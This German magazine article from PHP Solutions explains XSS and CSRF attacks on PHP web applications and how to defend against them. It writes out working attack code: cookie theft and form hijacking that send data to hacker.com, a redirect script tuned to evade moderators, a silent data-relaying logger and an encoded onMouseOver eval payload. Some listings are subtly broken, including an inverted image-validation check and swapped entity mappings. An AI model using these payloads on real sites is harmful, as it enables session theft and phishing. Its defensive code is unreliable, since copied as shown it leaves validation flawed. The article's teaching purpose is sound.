

Die Gefahren von XSS und CSRF

Ilia Alshanetsky

Der Artikel stammt aus dem Magazin PHP Solutions
und ist auf der Seite www.phpsolmag.org/de kostenlos zum Herunterladen verfügbar.

Software-Wydawnictwo, ul. Piaskowa 3, 01-067 Warschau, Polen

Die Gefahren von XSS und CSRF

Ilia Alshanetsky

Von allen Schwachstellen in Webanwendungen, insbesondere von PHP-Webanwendungen, sind Cross-Site Scripting (XSS) und Cross-Site Request Forgery (CSRF) die entschieden häufigsten. Oft weigern sich Entwickler, derartige Probleme nach ihrer Enthüllung zu beheben, indem sie fälschlich behaupten, dass die eventuellen Angriffe im Grunde genommen ungefährlich sind. Vielleicht beugen sie ihnen deshalb auch gar nicht vor.

Um den Mythos dieser Angriffe zu vernichten, trete ich kurz in eines Hackers Schuhe und zeige, wie man mit angeblich harmloser Injektion kleiner HTML-Fragmente erstaunlich viel erreichen kann – vom Identitätsdiebstahl bis hin zum völlig unbemerkten Überschreiben des gesamten Websiteinhalts.

XSS und CSRF: der Hintergrund

Bevor wir uns in die Details der Angriffe vertiefen, sehen wir uns kurz an, was XSS und CSRF sind. Das Prinzip der beiden Lücken ist, dass der Hacker x-beliebige Inhalte in eine Seite einschleusen kann. Anschließend können diese Inhalte für nicht vom Siteautor vorgesehene Zwecke ausgenutzt werden, beispielsweise für den Diebstahl der Cookies eines ahnungslosen Benutzers.

Was XXS von CSRF unterscheidet, sind die Angriffsmethoden. Erstere besteht im Einschleusen arbiträrer Inhalte durch eine nicht validierte Eingabe, beispielsweise durch Felder aus einem mit POST übertragenen Formular. CSRF hingegen nimmt sich nicht die Validierung zum Ziel, sondern nutzt Browserfeatures aus, um das Angriffspaket downzuloaden und auszuführen.

Achtung auf unbekannte Bilder

Beispielweise bedient sich der einfachste und häufigste CSRF-Angriff des HTML-Tags <img>, das normalerweise zum Anzeigen von Bildern verwendet wird. Der Angreifer gibt allerdings nicht

Was sollten Sie vorher wissen/können...

Grundkenntnisse von PHP, HTML und JavaScript sind von Vorteil.

Was versprechen wir...

Wir zeigen Ihnen, wie XSS und CSRF funktionieren und wie Sie sich dagegen wehren können.

Im Netz

- *http://www.secunia.com* – Sicherheitsalerts zu populären Softwareprodukten
- *http://phpsec.org/* – das PHP Security Consortium
- *http://hakin9.org* – hakin9, ein Magazin über Hacking und Sicherheit
- *http://pear.php.net/package/HTML_BBCodeParser* – BBCode-Parser
- *http://pixel-apes.com/safehtml* – das SafeHTML-Paket von Pixel-apes
- *http://shiflett.org/* – die persönliche Website von Chris Shiflett

eine URL des Bilds, sondern vielmehr die eines JavaScript-Codes, der vom Browser ausgeführt wird. Infolgedessen kann der Angreifer verschiedene Aktionen mit dem Benutzeraccount ausführen, während der Benutzer nicht einmal weiß, dass der Angriff überhaupt erfolgt.

Ein weiterer wichtiger Faktor, der bei den beiden Angriffstypen berücksichtigt werden muss, ist die Art und Weise, wie die kompromittierte Seite schließlich dem Opfer präsentiert wird. In den meisten Fällen wird der Angriff durchgeführt, um die an die Seite geschickten Daten zu erweitern bzw. zu ändern, und zwar indem der Inhalt einer URL (einer GET-Anfrage) modifiziert und der Benutzer mit einem Trick dazu gebracht wird, auf diese URL zu klicken. Der Trick-Teil erfordert etwas Social Engineering, und hier kommt die falsche Ansicht ins Spiel, dass XSS harmlos ist, weil dabei die Kooperation des Benutzers (auch wenn unwillig gegeben) kritisch für den Erfolg ist.

Dies ist allerdings nur ein Weg, das Payload ankommen zu lassen; XSS kann in sog. *gespeicherten* (*stored*) bzw. persistenter Form kommen. Statt einen Benutzer auszutricksen, lässt der Angreifer die kompromittierte Site den Angriffscode aufbewahren und beliebig vielen Besuchern unterschieben. Das bedeutet, dass kein Social Engineering für den Angriff notwendig ist und dass jeder Besucher der Website automatisch einem Angriff ausgesetzt wird.

Einen CSRF-Angriff, der in einen XSS-Angriff eingebettet werden kann, kann man sogar noch einfacher auslösen: Das Einzige, was wir brauchen, ist eine HTML-Mail an das Opfer zuzustellen. Während die E-Mail im Client geöffnet und der Code angezeigt wird, können allerlei XSS- bzw. CSRF-Angriffe ausgeführt werden, weil der Inhalt der E-Mail automatisch durch die meisten E-Mailclients mit HTML-Unterstützung ausgeführt wird.

Unser erster CSRF-Angriff

Inwiefern sind das eigentlich Probleme? Fangen wir mit einem CSRF-Angriff an, einfach weil er am wenigsten aufwändig ist und weil viele Anwendungen dafür anfällig sind. Für die Zwecke unseres Testprozesses nehmen wir ein Forum oder ein Weblog, das Benutzer Bilder direkt in ihre Einträge mit dem HTML-Tag `<img>` oder seiner BBcode-Äquivalente `[img]` einbetten lässt. Anstatt auf ein echtes Bild verweist die URL eigentlich auf eine Seite, wo eine GET-Anfrage eine Aktion ausführt, beispielsweise *http://foobar.com/admin/delete_msg=1*. Wenn der Benutzer die Seite lädt, versucht der Browser, das Bild zu öffnen und führt unbewusst das Kommando aus, indem er die Nachricht mit der ID=1 löscht. Das funktioniert zwar nicht für alle Benutzer, es ist aber in Ordnung, weil die Aktion nur einmal durchgeführt zu werden braucht. Die anfälligen Benutzer sind diejenigen, die an *foobar.com* ange-

meldet sind und ein Authentifizierungscookie führen, die an die Seite bei einem Angriffsversuch geschickt wird und ausreichende Berechtigungen besitzen, die Aktion auszuführen, was sie auch immer bedeuten mag.

Wie die unbekümmerten Webbrowser den Eindringlingen helfen

Um die Lage noch zu verschlimmern, führen ältere Versionen von Internet Explorer und anderen Browsern ganze in Bildern versteckte Seiten aus und zeigen sie an. Wenn die URL auf eine HTML-Datei hindeutet, rendert der Browser den Code und downloadet alle seinen Komponenten. Das ist besonders gefährlich, da die Seite einen umfangreichen JavaScript-Block enthalten sein kann, der auf den Inhalt der eigentlichen Seite über `window.opener` zugreifen und ihn verändern kann.

Genau dieser Missbrauch war einer der ersten CSRF-Angriffe, die von Scammern genutzt wurde, um Verkehr auf ihre Seiten zu locken und dadurch auf die höchsten Stellen in verschiedenen Linkaggregatoren zu kommen, wo der Platz anhand des erzeugten Traffics berechnet wird. Scammer haben Bildwidgets in ihre Seite eingebettet und dadurch mit jedem Besucher gleichzeitig einen Abruf der Aggregatorsite ausgelöst. Das hat ihre sog. „ping-back"-Statistik und damit ihre Stelle in der Rangfolge wesentlich erhöht. Der Scam wird immer noch betrieben, er funktioniert allerdings in Anlehnung auf URLs, die den Sites zugewiesen werden und anhand deren sie vom Tracker identifiziert werden. Wenn beispielsweise *foobar.com* die URL *http://tracker.com/?sid=1234* zugewiesen bekommt, kann sie sein Betreiber auf verschiedenen Sites (auch seiner eigenen) platzieren, so dass jeder, der die entsprechende Seite lädt, im Endeffekt auch die Tracking-URL besucht. So würde *foobar.com* eine Menge Traffic an *tracker.com* leiten. Zum Glück kann der Scam meist mit einer einfachen HTTP Referer Prüfung entblößt werden, weil immer dieselbe URL geladen wird.

Ein anderer Angriff ist typischerweise der Versuch, das Layout der Opfersite zu stören. Beispielsweise kann der Pranker darin einen Verweis auf ein übergroßes Bild einbetten, das als Datei zwar klein ist, dafür aber die nötigen Ausmaße hat, alles andere vom Bildschirm wegzuschieben. Etwa wiegt eine GIF-Datei von den Riesenausmaßen von 2000 auf 2000 Pixel lediglich 3786 Bytes und nimmt garantiert den ganzen Raum auf dem Bildschirm auf, wie groß unser Monitor auch sein mag. Das ist aber kein Hack an und für sich, eher lästig als gefährlich.

Jetzt denken Sie sich vielleicht „meine Software ist schlauer:sie erlaubt keine arbiträren Verweise auf Bilder, sondern verwendet die `getimagesize()`-Funktion (oder eine Äquivalente davon), um jedes Bild auf akzeptable Dateigröße und Bildausmaße hin zu prüfen".

Über gefälschte Bilder: Ist alles Gold, was glänzt?

Leider wird diese Sicherheitsmaßnahme ohne großen Aufwand zunichte gemacht; sehen wir uns mal an, wie. Zuerst versucht der Angreifer sicherzustellen, dass die einfache Prüfung der Dateierweiterung bestanden wird, und eine URL vorzuschieben, die wie ein legitimer Verweis auf ein Bild aussieht, beispielsweise *http://hacker.com/me.jpg*. Das garantiert, dass Validatoren, die nach korrekten Dateierweiterungen suchen, keinen Alarm auslösen. Der nächste Trick ist, *me.jpg* mit `mod_rewrite` zu überschreiben und auf ein PHP-Skript zu verweisen, das die entsprechende Aktion vornimmt und dem Eindringling maximale Handlungsfreiheit gewährleistet.

```
RewriteEngine on
RewriteRule ^/me.jpg$ hacker.php
```

Nun wird jede Anfrage nach *me.jpg* eigentlich an das *hacker.php*-Skript geleitet; in dem Skript können Überprüfungen auf mehrere Weise ausgetrickst werden. Wenn beispielsweise die IP-Adresse des Servers, von dem die "Prüfanfrage" kommt, bekannt ist, kann man ihm ein korrektes Bild servieren, während die anderen Anfragen an eine erwünschte URL weitergeleitet werden (Listing 1).

Ein anderer, universeller Ansatz ist, das Vorhandensein des `HTTP_REFERER`-Headers zu prüfen, den die meisten Browser als Referenz auf die Seite liefern, von der der Benutzer gekommen ist (Listing 2). Wenn PHP eine Validierungsanfrage mit `getimagesize()` schickt oder der Administrator den Link manuell aufruft, ist das Feld leer. Daher können wir die Inhaltsprüfung auf das Vorhandensein dieses Headers stützen: Wenn er da ist, versuchen wir, einen Angriff durchzuführen, und wenn nicht, uploaden wir ein harmloses Bild.

In bestimmten Fällen kann der Inhalt einer Prüfung unterzogen werden, beispielsweise einer Posting-Genehmigung auf einem Weblog oder einer Avatar-Genehmigung in einem Forum. Wenn wir die obigen Tricks einsetzen, kann der ermüdete Administrator bzw. Moderator sie durchschauen und etwas dagegen unternehmen. Um die Enttarnung zu vermeiden, können wir den Angriff zeitlich verschieben, indem wir eine Verzögerung von 1-2 Tagen ins Skript einbetten oder warten bis der Inhalt akzeptiert wird und erst dann mit dem Umleiten beginnen. Ein weiterer Trick kann die Zufallsbasierung der Angriffe sein, so dass nicht alle Nutzer davon betroffen werden. Und wenn wir nicht denselben Benutzer

Listing 1. *Uploaden eines harmlosen Bilds auf einen Server, von dem wir wissen, dass er die Uploads überprüft und die Anfragen anderer abweist*

```
if ($_SERVER['REMOTE_ADDR'] == '1.2.3.4') {
   header("Content-Type: image/jpeg");
   readfile("./me.jpg");
}
else {
   header("Location: http://foobar.com/admin/delete_msg.php?=1");
}
```

Listing 2. *Der Angriffscode stellt anhand des HTTP_REFERER-Felds fest, ob er den Angriff ausführen soll*

```
if (empty($_SERVER['HTTP_REFERER'])) {
   header("Content-Type: image/jpeg");
   readfile("./me.jpg");
} else {

   header("Location: http://foobar.com/admin/delete_msg.php?=1");
}
```

zweimal angreifen, sinken die Entdeckungschancen weiter (Listing 3).

Das neue Skript enthält drei Mechanismen, die ein Aufspüren verhindern. Erstens machen wir keinen Ärger in den ersten zwei Tagen nach der Einrichtung des Codes. Das garantiert, dass wir in den meisten Fällen die Anfangsüberprüfung passieren können, falls eine solche durchgeführt wird. Anschließend wird ein Cookie gesetzt, das den Benutzer identifiziert und nicht wieder angreifen lässt, so dass der Angriff schwieriger zu entdecken ist. Schließlich wird der ganze Prozess zufallsbasiert abgewickelt, so dass die Umleitung lediglich alle drei Anfragen erfolgt.

Was können wir also gegen das Problem unternehmen? Nun, eigentlich gibt es nur zwei Lösungen. Die erste besteht im Sperren aller benutzereingegebenen Verweise auf Bilder. Während dies die sicherste und einfachste Methode zu sein scheint, bildet es für viele Entwickler eine unerwünschte funktionale Einschränkung. Die Alternative besteht im Downloaden eines jeden Bilds auf den lokalen Server, in der Validierung mit der `getimagesize()`-Funktion und, wenn die Daten korrekt sind, in einer Modifizierung der URL, so dass sie auf die lokale Datei verweist und nicht die vom anderen Server downloadete (Listing 4).

Im angeführten Beispiel downloaden wir zuerst das Bild in eine lokale Datei, platzieren sie in unserem Bilderverzeichnis und benennen sie im Zusammenhang mit dem MD5-Hash der URL. Nachdem wir die Datei downgeloadet haben, überprüfen wir sie mit der `getimagesize()`-Funktion. Der Grund für den Download ist, den potenziellen Hacker daran zu hindern, den Inhalt der Datei zwischen Abfragen zu ändern. Wenn wir mit der Überprüfung beginnen und erst danach die Datei downloaden, könnte ein einfacher IP-Adressen-basierter Besucherzähler einen legitimen Inhalt für die zweite Anfrage einschleusen und den Angriff zu Stande bringen.

Indem wir die Datei zuerst auf den eigenen Rechner downloaden, beugen wir jeglichen späteren Modifikationen durch den abgelegenen Server vor. Die `getimagesize()`-Funktion gibt ein Array aus, das uns allerlei Informationen über das Bild liefert. Wenn kein Array ausgegeben wird, wissen wir, dass das Bild ungültig ist. Unsere Validierung umfasst also einen Test, ob wir es mit einem Bild zu tun haben, und dann die Prüfung, ob seine Ausmaße innerhalb der vorgegebenen Werte bleiben und somit das Layout nicht zerstören können. Sollte einer dieser Tests eine negative Antwort liefern, wird die betreffende Datei gelöscht, um keinen Speicherplatz unnötig zu belegen. Schließlich wird die Datei umbenannt, indem sie eine für ihren Typ korrekte Erweiterung erhält, so dass alle Browser sie korrekt anzeigen können.

Es ist von höchster Bedeutung, die Erweiterung aus dem benutzerdefinierten Verweis NICHT zu verwenden, sondern sie auf eigene Faust zu ermitteln; sonst könnten wir einem kürzlich entdeckten Internet Explorer Fehler zum Opfer fallen. Der Fehler wird durch eine Bilddatei verursacht, deren Erweiterung anders ist als es der Dateiheader erwarten lässt. Beispielsweise kann die Datei *me.jpg* heißen, während das Bild eigentlich eine GIF-Datei ist. In solchen Fällen verhält sich IE merkwürdig und verarbeitet die Datei so, dass alle darin enthaltenen HTML-Ketten interpretiert werden. Somit werden XSS- und CSRF-Angriffe bei direktem Zugriff auf das Bild wahrscheinlich:

```
<GIF89a 8 f >
<html>
<head>
<script>alert("XSS");</script>
</head>
<body></body>
</html>
(entdeckt von Marc Ruef,
http://www.securiteam.com/
  windowsntfocus/6F00B00EBY.html)
```

Dieses interessante Bild würde das problematische Verhalten auslösen und könnte zugleich die Tests von `getimagesize()` passieren, weil die

Listing 3. *Zufallsbasierung der Angriffe als Gegenmittel gegen Detektion*

```
$deployment_time = filemtime(__FILE__);

if ($deployment_time<(time()+86400*2)||isset($_COOKIE['h']) || !(rand() % 3)) {
   header("Content-Type: image/jpeg");
   readfile("./me.jpg");
}

setcookie("h", "1", "hacker.com", time() + 86400 * 365, "/");
header("Location: http://foobar.com/admin/delete_msg.php?=1");
```

Listing 4. *Downloaden des Bilds auf den Lokalen Rechner, Validierung, Speicherung und Bearbeitung des Bildlinks, um einen Angriff zu verhindern*

```
$img = "http://hacker.com/me.jpg";

file_put_contents($img_store_dir.md5($img), file_get_contents($img));
$i = getimagesize($img_store_dir.md5($img));

if (!$i && $i[0] < $max_width && $i[1] < $max_height) {
   unlink($img_store_dir.md5($img));
}

rename($img_store_dir.md5($img),

$img_store_dir.md5($img).image_type_to_extension($i[2]));
```

Listing 5. *Einstellung eines Lese-/Schreibtimeoutwerts mit der stream_set_timeout()-Funktion*

```
$fp = fopen($img_url, "r");

stream_set_timeout($fp, 1);

file_put_contents($destination_path, stream_get_contents($fp));

fclose($fp);
```

Funktion nur den Header der Datei untersucht, und dieser ist hier völlig korrekt. Da aber die neue Erweiterung auf dem Header basiert, besteht keine Diskrepanz zwischen den beiden Elementen und dem Angriff ist vorgebeugt worden.

Wenn das das einzige Problem wäre, könnten vielleicht mehr Leute damit zurecht kommen, allerdings gibt es bei diesem Ansatz weitere Schwierigkeiten. Die erste ist, dass sich die lokale Aufbewahrung aller Bilder als sehr speicherplatzintensiv erweisen kann und für Betreiber von Websites mit beschränktem Speicherplatz keine richtige Option ist. Weiter kann das Bereitstellen aller Benutzerbilder die Leitungsnutzung des Servers wesentlich steigern und die Hostingkosten dadurch erhöhen. Teilweise können diese zwei Probleme mit einem Limit der Bildgröße beschränkt werden, es ist aber vielmehr eine zeitliche Verschiebung als eine echte Lösung.

Das wohl größte Problem ist die Tatsache, dass ein Angreifer das Downloaden einer externen Datei für einen Denial of Service (DoS) Angriff gegen den Server ausnutzen kann. Um eine Datei zu downloaden, muss PHP zuerst eine Verbindung zum Hostserver aufbauen. Wenn dieser Server besonders langsam ist, kann es eine Weile dauern. Während dieser Zeit wartet der PHP-Prozess, der für diese Operation zuständig ist, auf einen Socket; der Prozess nimmt keine CPU-Rechenzeit in Anspruch, die maximale Ausführungszeit wird also nicht überschritten. Standardmäßig wird ganze 60 Sekunden gewartet, und der Prozess ist in dieser Zeit außer Gefecht. Wenn also alle Serverprozesse zum Downloaden gebracht werden können, wird der Server für die Außenwelt nicht erreichbar. Da die meisten Server weniger als 200 gleichzeitige Verbindungen erlauben, ist die Schwachstelle ziemlich leicht auszunutzen. Zum Glück stellt PHP eine Lösung dafür bereit, und zwar die `default_socket_timeout`-Option in der INI-Datei, wo der Verbindungstimeout drastisch, sogar auf 2-5 Sekunden, gesenkt werden kann. Diese Einstellung kann direkt im Skript überschrieben werden und bezieht sich auf alle Verbindungen, die von PHP mit der Streams-API aufgebaut worden sind:

```
//die Verbindungstimeout-Zeit herabsetzen
ini_set("default_socket_timeout", 5);
```

Dieses Kommano löst das Problem mit Verbindungen, tut aber nichts gegen die langsame Übertragung der Datei. Das wird noch schlimmer, da PHP-Ströme standardmäßig sperren, so dass sie endlos lange auf den Inhalt von abgelegenen Server warten; es gibt nicht einmal einen Grenzwert wie der für den Verbindungsaufbau. Bevor wir aber schwarz sehen – auch dieses Problem kann gelöst werden, und zwar mit der Vorgabe des Lese-/Schreibtimeoutwerts mit der `stream_set_timeout()`-Funktion (Listing 5). Sie kann allerdings nur mit einer Stream-Ressource arbeiten, also müssen wir unseren Code zum Auslesen der Bilder bearbeiten, um die `file_get_contents()`-Funktion los zu werden; sie versteckt diese Ressource nämlich vor uns.

Der neue Lese-Code lässt PHP nicht mehr als eine Sekunde auf Daten am Socket warten. Ein noch kleinerer Wert kann mit dem dritten Argument der `stream_set_timeout()`-Funktion in Mikrosekunden gesetzt werden, also bedeutet `stream_set_timeout($fp,0,250000);` einen Timeout von einer Viertelsekunde. Auch eine vorsichtige Timeouteinstellung lässt jedoch Raum für Missbrauch. Der Angreifer kann Daten nämlich sehr langsam sickern lassen, zum Beispiel mit 5 Bytes pro Sekunde, so dass unser Timeout nicht wirksam ist. Ein 20 KB (20480 Bytes) großes Bild beschäftigt den Server etwa 68 Sekunden lang und ein größeres kann für einen schwereren Missbrauch verwendet werden. Dieses Problem ist geradezu unlösbar, und die Lösung wäre so aufwändig, dass sie sich Softwareentwickler kaum leisten können. Wenn die Verbindung als langsamer als das vorhergesehene Minimum ausfällt, wird die Datei verworfen. Dieser Ansatz bedarf weit größerer Rechenressourcen zum Auslesen derselben Datenmenge, also tauschen wir eigentlich nur ein Problem für ein anderes.

Was ist also der Schluss, was Bilder angeht? Nun, bis auf funktionale Beschränkung und Verweigerung aller

Listing 6. *Ein Beispiel gefährlicher CSS-Regeln*

```
$text = '<b style="background: url(\'http://hacker.com/me/.jpg\')">TEST</b>';

// gibt den eigentlichen Text aus
echo strip_tags($text, "<b><i>");
```

Listing 7. *Ein XSS-Angriff mittels eines Suchbegriffs*

```
// PHP-Code
<input type="text" name="s" value="<?php echo $_POST['q']; ?>" />

// die kompromittierte Ausgabe
<input type="text" name="s" value=""> XSS KETTE <"" />
```

Listing 8. *Beispiel einer XSS-Zeichenkette (STRING)*

```
<script>

var r = new XMLHttpRequest();

r.open('get', 'http://hacker.com/?'+document.cookie);
r.send(null);

</script>
```

Listing 9. *XSS-Angriff auf Formulare*

```
<script>

for (i=0; i<document.forms.length; i++)
   document.forms[i].action='http://hacker.com/x.php?'+ document.forms[i].action;

</script>
```

Bilder überhaupt, erschweren alle anderen Lösungen bloß den Angriff, ohne ihn allerdings völlig zu verhindern.

Ein gefährliches CSS-Attribut

Während das Bild-Tag am häufigsten in dieser Art von Angriffen eingesetzt wird, kann CSRF auf mehrere andere Weisen umgesetzt werden, die von einem bestimmten Standpunkt viel bösartiger und schwieriger zu erkennen sind. Ein derartiger Angriff kann auch mit dem CSS-Attribut `background` realisiert werden, das ein Bild als den Hintergrund für ein Element vorgeben lässt. Wie kann das CSS-Element in den Code eingetragen werden? Nun, es ist einfacher als man denkt und durchaus häufig. Das Problem ist, dass viele PHP-Anwendungen den Benutzer kontrollieren lassen, wie seine Inhalte präsentiert werden, und zwar indem sie einfache HTML-Formatierungstags wie Fettdruck `<b>`, Kursiv `<i>` usw. bereit stellen ; an und für sich ist das kein Problem, oft lässt aber die Implementierung zu wünschen übrig. Häufig werden die zulässigen Tags mit dem optionalen Parameter der `strip_tags()`-Funktion verwaltet. Der Parameter lässt bestimmte, für harmlos angesehene Tags von der Entfernung ausschließen. Wenn ein Entwickler seine Anwendung die grundlegenden Formatierungstags nutzen lassen will, veranlasst er seine Funktion einfach, die vorgegebenen Elemente nicht zu entfernen. Wenn man beispielsweise die Nutzung von Fett- und Kursivdruck erlauben möchte, ruft man die Funktion einfach so: `strip_tags($test, "<b><i>");` auf. Es scheint ziemlich einfach und sicher, oder?

Leider ist dem überhaupt nicht so. Wenn die `strip_tags()`-Funktion ein Tag zulässt, dann komplett, alle möglichen Attribute inklusive. Das bedeutet, dass, auch wenn der Angreifer keine eigenen Tags beliebig einschleusen kann, er zumindest alle denkbaren Attribute definieren kann. Technisch gesehen, unterstützten Tags wie `<b>` und `<i>` der W3C-Spezifikation zu Folge keine Stilelemente, die ihren Hintergrund definieren, die meisten Browser machen sich aber nichts daraus, indem sie sowieso alles unterstützen. Um also alle Tricks des Bild-Tags zu wiederholen, müssen wir nur ein erlaubtes Tag aussuchen und mit einem style-Attribut zu versehen; ein Beispielwert davon wäre `"background: url('http://hacker.com/me.jpg')"`. Listing 6 zeigt das komplette Beispiel..

Das Schlimme an diesem Angriff ist, dass ein inkorrektes Bild typischerweise als Icon oder sonst etwas im Browser angezeigt wird, so dass die Problemquelle schneller festgestellt werden kann; ein fehlender bzw. falscher Hintergrund ist hingegen völlig transparent und dadurch viel schwieriger zu erkennen.

Hoffentlich macht das Beispiel verständlich, warum das Zulassungsfeature von `strip_tags()` nicht verwendet werden sollte. Wir sollten uns besser überlegen, eine kleine Untermenge von BBcode ohne Attributenunterstützung zu implementieren. Für die, die BBcode nicht kennen – es ist ein Satz von Formatierungstags, die denen von HTML sehr ähneln, allerdings nur eine beschränkte Untermenge ihrer Attribute unterstützen. Die Tags werden durch den BBcode-Parser in entsprechende HTML-Elemente umgewandelt, so dass der Benutzer den Text visuell anpassen kann, allerdings ohne ein potenzielles Ziel für XSS und CSRF zu bieten. Wir brauchen keinen eigenen Parser zu schreiben, sondern können einen fertigen verwenden. Beispielsweise eignet sich die PEAR-Klasse HTML_BBCodeParser ziemlich gut dafür. Sie ist unter *http://pear.php.net/package/HTML_BBCodeParser* zu finden. Eine Alternative für BBCode ist das SafeHTML PHP-Paket unter *http://pixel-apes.com/safehtml*. Es entfernt alle unsicheren HTML-Elemente und -Attribute aus dem vorgegebenen Text.

Abgesehen von Hintergrundtricks und der Verwendung der Bildtags kann praktisch jedes Tag, das eine verlinkte Ressource downloaden lässt, in einem CSRF-Angriff ausgenutzt werden; Tags wie `<iframe>`, `<script>` usw. werden dem Benutzer typischerweise nicht zur Verfügung gestellt, also sind sie schon wegen ihres statischen Inhalts sicher. Wenn sie allerdings durch eine ungeprüfte Variable modifiziert werden können, bilden sie eine ähnliche Gefahr wie die früher beschriebenen Tags.

Es ist Zeit für XSS

Während CSRF auf dem Missbrauch bestehender bzw. erlaubter Seitelemente baut, bildet Cross Site Scripting (XSS) einen Versuch, Eingabevalidierung zu umgehen und den erwünschten Inhalt in eine Seite einzuschleusen. Später kann dieser Inhalt dazu verwendet werden, vertrauliche Informationen vom Benutzer herauszubekommen, Operationen mit bestehenden Privilegien auszuführen usw. Sogar ein CSRF-Angriff kann über ein XSS-Leck ausgeführt werden, auf eine bestimmte Art und Weise ist XSS also ein Exploit von endlosen Möglichkeiten und umso gefährlicher.

Leider ist XSS auch sehr häufig, wenn nicht die häufigste Gefahr für alle Webanwendungen, die sowohl große als auch kleine Sites befällt. Letztens wurden mehrere solche Lecks in den neuen Angeboten der zwei größten Websites weltweit: Google und Yahoo! entdeckt, und tagtäglich beweisen neue Einträge auf sicherheitsbezogenen Mailinglisten, dass ähnliche Probleme für Unmengen von Softwareprodukten gelten.

Meist ist XSS auch kaum verschleiert. Häufig sitzt es schon auf der Frontseite einer Website, und zwar in Form eines Suchformulars. Wenn ein Benutzer den Suchmechanismus abfragt, wird der Suchbegriff auf der Ergebnisseite angezeigt, typischerweise als das `value`-Attribut eines `<input>`-Tags für einfachere Bearbeitung. Die fehlende Validierung gibt dem Eindringling die Möglichkeit und Gelegenheit für einen XSS-Angriff. Um das Exploit auszunutzen, braucht er lediglich eine `"> XSS KETTE <"` einzusetzen, wobei `XSS KETTE` ein x-beliebiger, in die Seite einzuschleusender Inhalt ist. Das Anfang-`">` soll das `<input>`-Tag beenden, in dem sich die Abfrage befindet, und das nachfolgende `<"` sorgt für die Schließung des übrigen Tag-Teils (Listing 7).

Nachdem dieser Inhalt platziert worden ist, kann der Angreifer die Seite auf beliebige Art und Weise bearbeiten. Wenn ich beispielsweise ein Cookie des Opfers für meine finsteren Zwecke erwerben möchte, würde ich `XSS KETTE` einfach durch den Code aus Listing 8 ersetzen.

Dieses kleine JavaScript-Stück schickt eine HTTP-Anfrage mit dem Inhalt aller zurzeit für das Opfer gesetzten Cookies an eine vom Hacker vorgegebene Website. Der Eindringling kann die Cookies nun kopieren und dieselben Zugriffsprivilegien wie der angegriffene Benutzer genießen.

Die `XMLHttpRequest`-Funktion ist zwar eine von Mozilla Firefox, glücklicherweise für den Hacker stellt IE aber eine äquivalente bereit, und zwar `ActiveXObject("Microsoft.XMLHTTP");` das auf dieselbe Art und Weise funktioniert. Dadurch wird der Hack universell.

Ein weiterer Trick bewährt sich besonders gut bei Seiten, die Informationen über einen Benutzer mit einer Reihe von Formularen sammeln, beispielsweise bei Anmeldeseiten oder einem Formular zum Anfragen finanzbezogener Informationen auf einer E-Commerce-Site. In diesem Fall kann mit der Angriffskette die Aktion des Formulars verändert werden, indem es die Daten an eine andere Site schickt.

Das XSS-Skript aus Listing 9 klappert alle Formulare auf der vorgegebenen Seite ab und modifiziert ihr `action`-Attribut gemäß dem Wunsch des Eindringlings. Wenn also ein Benutzer seine Daten einträgt, kommen sie nicht an der erwünschten Site an, sondern gelangen zum Hacker. Ein besonders einfallsreicher Angreifer lässt sich Zeit, nicht nur die eingereichten Daten abzufangen, sondern den Angriff auch noch zu maskieren, indem er die Informationen auch ans ursprüngliche Ziel mit einer temporären Umleitung schickt:

```
log_data($_GET, $_POST);
header("HTTP/1.0 307 Moved Permanently");
header("Location: ".$_SERVER
   ['QUERY_STRING']);
```

Der Spezifikation nach sollte ein Browser das Umleiten einer POST-Abfrage vom Benutzer akzeptieren lassen, was Mozilla Firefox auch tut. Die entsprechende Meldung ist allerdings kompliziert und viele Benutzer klicken einfach auf OK. Auch wenn sie es nicht tun, ist der Schaden inzwischen schon angerichtet, da der Angreifer die Daten bereits erhalten hat. Echt "interessant" ist aber Internet Explorer, das die Spezifikation überhaupt außer acht lässt und die Umleitung gar nicht meldet, so dass der Benutzer nicht einmal Bescheid bekommt, dass die POST-Abfrage über einen nicht autorisierten Dritten geleitet wird. Das Endergebnis vom Standpunkt des Benutzers ist, dass die geplante Aktion ausgeführt worden ist, ohne dass er Verdacht schöpft. Da alle Operationen umgeleitet werden, wird der HTTP_REFERER-Header nie aktualisiert und die Site kann einen Angriff in der Echtzeit nicht feststellen. Sein einziger Beweis kann höchstens in Zugriffs-Logdateien stehen, wo die ursprüngliche Anfrage mit der Angriffskette aufgezeichnet ist.

Manchmal erkennt ein Entwickler die Gefahr von XSS und implementiert einige grundlegende, aber nicht ausreichende Sicherheitsmaßnahmen. Beispielsweise werden die Zeichen `<`, `„` und `>`, die fürs Einschleusen von Tags erforderlich sind, oft als jeweils >, " und < codiert, das einfache Anführungszeichen (‘) bleibt aber unberührt. Dies ist häufig das Resultat der Verwendung der PHP-Standardfunktionen `htmlspecialchars()` und `htmlentities()`, die Sonderzeichen in entsprechende HTML-Einheiten codieren. Das Problem mit nicht codierten einfachen Anführungszeichen ist, dass einige HTML-Tags, deren Attribute mit Benutzereingabe ausgefüllt werden, eben diese Zeichen als Wertgrenzzeichen verwenden. So kann ein Angreifer, der sie in seine Anfrage einschleust, die vorhandenen Attribute vorzeitig beenden und eigene eintragen. Beispielsweise könnte er sich des `onMouseOver`-Attributs bedienen, das ein JavaScript-Ereignis auslöst, wenn die Maus über das kompromittierte Element gefahren wird. Dann muß er lediglich aufzupassen, die codierten Zeichen und das einfache Anführungszeichen nicht zu verwenden, da es jetzt als Attributbegrenzungszeichen fungiert. Das Ganze mag kompliziert klingen, ist aber in der Praxis dank zwei JavaScript-Funktionen ziemlich einfach zu implementieren, und zwar `String.fromCharCode()` zum Umwandeln von ASCII-Codes in die entsprechenden Zeichen und `eval()`, die eine vorgegebene Zeichenkette als Befehl ausführt. Beispielsweise kann der Eindringling eine JavaScript-Meldung mit dem Text *XSS* anzeigen wollen, und sich dazu der folgenden Kette bedienen:

```
' onMouseOver='eval(String.fromCharCode
  (97,108,101,114,116,40,39,88,83,83,39,
   41,59))' '
```

